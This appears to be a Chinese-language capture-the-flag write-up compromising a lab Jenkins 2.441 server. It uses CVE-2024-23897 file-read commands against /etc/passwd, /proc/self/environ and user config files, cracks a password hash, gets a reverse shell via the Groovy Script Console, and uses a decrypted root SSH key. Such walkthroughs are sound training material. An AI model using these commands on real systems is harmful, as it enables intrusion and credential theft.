



有開22,8080 port



訪問網頁稍微查看後有發現jennifer user，右下有顯示Jenkins version 2.441



https://github.com/Praison001/CVE-2024-23897-Jenkins-Arbitrary-Read-File-Vulnerability

google Jenkins 2.441 exploit發現有漏洞


git clone https://github.com/Praison001/CVE-2024-23897-Jenkins-Arbitrary-Read-File-Vulnerability.git

python3 CVE-2024-23897.py -u http://10.10.11.10:8080/ -f /etc/passwd

可取得/etc/passwd資訊，嘗試取得Jenkins home directory

python3 CVE-2024-23897.py -u http://10.10.11.10:8080/ -f /proc/self/environ

發現沒有資訊。/proc/self/environ是process的環境變數



搜尋Jenkins官網發現有Jenkins client可以使用

wget http://10.10.11.10:8080/jnlpJars/jenkins-cli.jar


java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ help

用help顯示command種類，然後查詢jenkins client exploit，有https://github.com/CKevens/CVE-2024-23897

java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ connect-node '@/proc/self/environ'


嘗試取得Jenkins\_home變數，得出JENKINS\_HOME=/var/jenkins\_home

這邊Jenkins command會因為選擇不同顯示出不同長度的資訊，用connect-node、version、who-am-i都可以顯示，但結果長度不同，選擇能顯示最多資訊的command



java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ connect-node '@/var/jenkins\_home/users/users.xml'

google得知Jenkins會把用戶資訊用xml檔紀錄，users.xml紀錄有哪些user dir，user\_xxx下的config.xml則會記錄用戶資訊




java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ connect-node '@/var/jenkins\_home/users/jennifer\_12108429903186576833/config.xml'

成功顯示jennifer password hash




破解hash為princess




在管理Jenkins > Script Console頁面發現可以輸入groovy script，google groovy漏洞

https://github.com/HackTricks-wiki/hacktricks-cloud/blob/master/pentesting-ci-cd/jenkins-security/jenkins-rce-with-groovy-script.md


將reverse shell command線上base64編碼放入敘述，執行後可得reverse shell




shell user為jenkins



在/var/jenkins\_home下發現user.txt




在jenkins\_home發現credential.xml file存有特別的ssh private key，而且是root的



https://gist.github.com/hoto/d1c874480888f8711f12db33a20b6e4d


google找到script可以用groovy在網頁解密，得出結果private key格式，將其存為txt file並把整個結果包含BEGIN OPENSSH PRIVATE KEY等字串都放進去



ssh –I buildroot root@10.10.11.10

用ssh連線提示flie不能讓others能夠使用，所以更改builderroot permission

chmod 600 builderroot



再次連線即可以root登入

cat /root/root.txt

取得root.txt